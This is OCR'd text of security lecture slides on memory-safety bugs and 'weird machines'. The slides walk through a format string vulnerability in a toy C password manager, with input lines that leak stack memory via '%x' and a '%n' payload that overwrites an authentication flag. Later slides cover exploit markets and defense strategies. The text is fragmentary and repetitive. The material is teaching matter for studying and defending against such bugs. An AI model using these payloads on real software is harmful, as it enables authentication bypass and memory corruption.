- Changing data to something not intended in the original FSM → weird state

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



- Got rid of the mindset that we require code to program
- Input as a way of programming a device
- Modify data used in an FSM state (transition)
- Changing data to something not intended in the original FSM

  → weird state
- Assume `gets` bug is fixed, e.g., replaced by `fgets`

The fixed Code



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    char buffer[16];
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An Example (still continued): Simple Password Manager

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

- We ignored the “debug mode” before...

An Example (still continued): Simple Password Manager

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    printf("Enter PIN:\n");
    fgets(buffer, 16, stdin);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}
```




Read PIN

Show PIN

correct?

No

Error message


Yes

Show password list

- We ignored the “debug mode” before...
- One additional state in the FSM → echos the input

An Example (still continued): Simple Password Manager

```c
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    fgets(buffer, 16, stdin);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}
```



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
```



- We ignored the "debug mode" before...
- One additional state in the FSM → echos the input
- Security property stays the same
- *It should be practically infeasible for an attacker to get the password list (output) if he does not know the PIN (input)*

Another Compiler Warning with `-Wformat-security`

- Compile with all warnings enabled (`-Wextra`)

Another Compiler Warning with -Wformat-security

- Compile with all warnings enabled (-Wextra)
- Still a warning

```
pwdman1.c:9:32: warning: format not a string literal and
                no format arguments [-Wformat-security]
 if(getenv("DEBUG")) printf(buffer);
                            ^
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Another Compiler Warning with `-Wformat-security`

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                            ^
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- What does the `man` page of `printf` say?

Another Compiler Warning with -Wformat-security

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
```

- What does the man page of printf say?

man 3 printf

Code such as printf(foo); often indicates a bug, since foo may contain a % character. If foo comes from untrusted user input, it may contain %n, causing the printf() call to write to memory and creating a security hole.

Wait, what?



- `printf` can create a security hole?

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

- `printf` can create a security hole?
- Why can `printf` write to memory?

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



- `printf` can create a security hole?
- Why can `printf` write to memory?
- It is supposed to print text to the standard output...


Re-cap: Format Strings



- We remember how to use `printf`:

```
printf("%d = 0x%x\n", 20, 20);
```

Re-cap: Format Strings



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

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

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

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  ```



- Format string parameters (`%d`, `%s`, ...) convert function parameters to strings
- What if the number of format string parameters does not match the number of arguments?
- The function does not know
- Fetched form registers (first) and stack (afterwards)

Re-cap: Format Strings



- `printf(user_input);` → user input is format string

Re-cap: Format Strings



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
Re-cap: Format Strings



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

- `printf(user_input);` → user input is format string
- No parameters to the function
- Input does not contain a format string parameter → fine
- Format string parameter in the input → output a register value or stack value

Trigger the Bug

```
% DEBUG=1 ./pwdman1
Enter PIN:
%x %x %x %x
```

Trigger the Bug

```
% DEBUG=1 ./pwdman1
Enter PIN:
%x %x %x %x
10 f76b55a0 f76f5858 25207825

Wrong PIN!
Enter PIN:
```

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Wrong PIN!
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- Weird state - printing values from memory is not in our FSM

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% DEBUG=1 ./pwdman1
Enter PIN:
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
10 f76b55a0 f76f5858 25207825

Wrong PIN!
Enter PIN:
```


- Weird state - printing values from memory is not in our FSM
- How can we “program” this weird state?

Format Strings - Data Manipulation

- A little-known format string parameter: `%n`



Format Strings - Data Manipulation




- A little-known format string parameter: `%n`

man 3 printf

n The number of characters written so far is stored into the integer pointed to by the corresponding argument. That argument shall be an int *, or variant whose size matches the (optionally) supplied integer length modifier.

Format Strings - Data Manipulation



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
- Example:

```
int count;
printf("Some string %n\n", &count);
printf("Wrote %d charachters\n", count);
```

Format Strings - Data Manipulation



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man 3 printf

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
- Example:

```
int count;
printf("Some string %n\n", &count);
printf("Wrote %d charachters\n", count);
```


Prints `Wrote 12 characters`

Format Strings - Data Manipulation



- If there is an address on the stack, we can write to it

Format Strings - Data Manipulation



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

Format Strings - Data Manipulation



- If there is an address on the stack, we can write to it
- Format string is on the stack → we can put any value onto the stack
- Can be the address to write to


Playing around...

```
% echo "\x01\x02\x03\x04%x %x %x %x" | \
    DEBUG=1 ./pwdman1
```



Playing around...

```
% echo "\x01\x02\x03\x04%x %x %x %x" | \
    DEBUG=1 ./pwdman1
Enter PIN:
10 f7f945a0 f7fd4858 4030201
Wrong PIN!
Enter PIN:
```



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

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Wrong PIN!
Enter PIN:
```

```
% echo "\xb8\xcd\xff\xff%x %x %x %x" |  \
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

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```


Programming the Weird State



```
% echo "\xb8\xcd\xff\xff%x %x %x %n" |  \
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
Programming the Weird State



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    DEBUG=1 ./pwdman1
Enter PIN:
����10 f7f945a0 f7fd4858 root:toor

user:password1234
```


Programming the Weird State



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
```

- With `%n`, we overwrote the `correct` variable at address `0xffffcdb8`

Programming the Weird State



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
- Programmed the weird machine using the input...

Programming the Weird State



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```



- With `%n`, we overwrote the `correct` variable at address `0xffffcdb8`
- Programmed the weird machine using the input...
- ...to transition to sane state "Show Password List"

More Memory Safety Violations



- There are many different memory safety violations

More Memory Safety Violations



- There are many different memory safety violations
- All of them can get us into a weird state

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

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- We have only seen 2 of them, but there are a lot more

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




- There are many different memory safety violations
- All of them can get us into a weird state
- We have only seen 2 of them, but there are a lot more
- Memory safety violations are a “bag of tricks” from which we can take one to get into a weird state

More Powerful “Weird Programs”



- Our “weird machine programs” were quite simple

More Powerful “Weird Programs”



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→ Jumped to a sane state of the FSM

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

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
- Instead

More Powerful “Weird Programs”



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  - Inject own code and jump to that

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

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→ Jumped to a sane state of the FSM

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  - Inject own code and jump to that
  - Jump into the middle of a sane state

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

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
→ Jumped to a sane state of the FSM

- Instead
  - Inject own code and jump to that
  - Jump into the middle of a sane state
  - ...


“Programming Languages” for the Weird Machine

For three decades

- people came up with tricks to get into weird states,
- and “programming languages” to program weird machines




That sounds interesting, I want to learn more!



- There are many techniques and cool tricks

That sounds interesting, I want to learn more!



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

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

- There are many techniques and cool tricks
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
- Participate in a CTF and try it yourself

Fix all the things



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

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

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

- We got rid of `gets`
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
- The FSM emulator (= our code) looks secure

Non-exploitable Code?



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

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

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

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

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Exploitation

- Who is interested in exploitation?

Exploitation

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Criminals

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

Vendors

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

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

Governments

Zero-Days for Piracy

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

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

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

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

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



Bug Bounty Programs



ZERODIUM Payout Ranges

Up to $1,500,000										1.001 Apple iOS RJB
Up to $200,000										1.002 Android RJB
Up to $100,000									2.001 Flash Player with SBX RCE+SBX	1.003 Windows Phone RJB
Up to $80,000							3.001 Adobe PDF Reader RCE+SBX	2.002 Chrome with SBX RCE+SBX	2.003 IE + Edge with SBX RCE+SBX	2.004 Safari with SBX RCE+SBX
Up to $50,000	4.001 VM Escape VME						3.003 Windows Reader App RCE	2.005 Flash Player w/o SBX RCE	6.001 OpenSSL RCE	6.002 PHP RCE
Up to $40,000	5.001 ASLR Bypass MTB	5.002 Antivirus RCE/LPE				3.002 Office Word/Excel RCE	7.001 Sendmail RCE	7.002 Postfix RCE	7.003 Exchange Server RCE	7.004 Dovecot RCE
Up to $30,000	4.002 Windows LPE/SBX	4.003 Mac OS X LPE/SBX	4.004 Linux LPE			2.006 Chrome w/o SBX RCE	2.007 IE + Edge w/o SBX RCE	2.008 Tor Browser RCE	2.009 Firefox RCE	2.010 Safari w/o SBX RCE
Up to $10,000	8.001 IP.Suite RCE	8.002 IP.Board RCE	8.003 phpBB RCE	8.004 vBulletin RCE	8.005 MyBB RCE	8.006 WordPress RCE	8.007 Joomla RCE	8.008 Drupal RCE	8.009 Roundcube RCE	8.010 Horde RCE

Zero-Days in Government

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
Blue Team aka Defenses

We want to defend against attacks



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

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

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

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
→ An attacker needs 3 times as many soldiers as the defender

- Not a law (there are many exceptions) but rule of thumb

The defender has a disadvantage



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

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

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

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

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
- “The best defense is a good offense” does not work

What do we do in CS?



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

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



- Mainly two strategies
- Strategy #1: Red Team finds all bugs → Blue Team fixes them
- Strategy #2: Find generic mechanisms → Red Team cannot exploit the program

Strategy #1: Exploit. Fix. Feel Safe. Repeat

- Often, Strategy #1 is used → seems simple (and cheap)



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

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

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

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



Re-cap: Weird machines



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  1. Setup: choose sane state which “allows” getting to a weird state

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

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

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

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

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- Similar bugs → similar weird machines

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

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

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

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- True until there are no similar bugs anymore

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

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

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

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



Strategy #2: The Academic Way



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

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

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

- Better: defense killing whole class of bugs, e.g. buffer overflows
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- And we have a solid definition of exploitation

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

- Prevent one step of exploitation

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

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

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

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

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- Try to prevent Instantiation and Programming step
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

- We again use the Simple Password Manager as an example

An Example





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 char buffer[16];
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

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

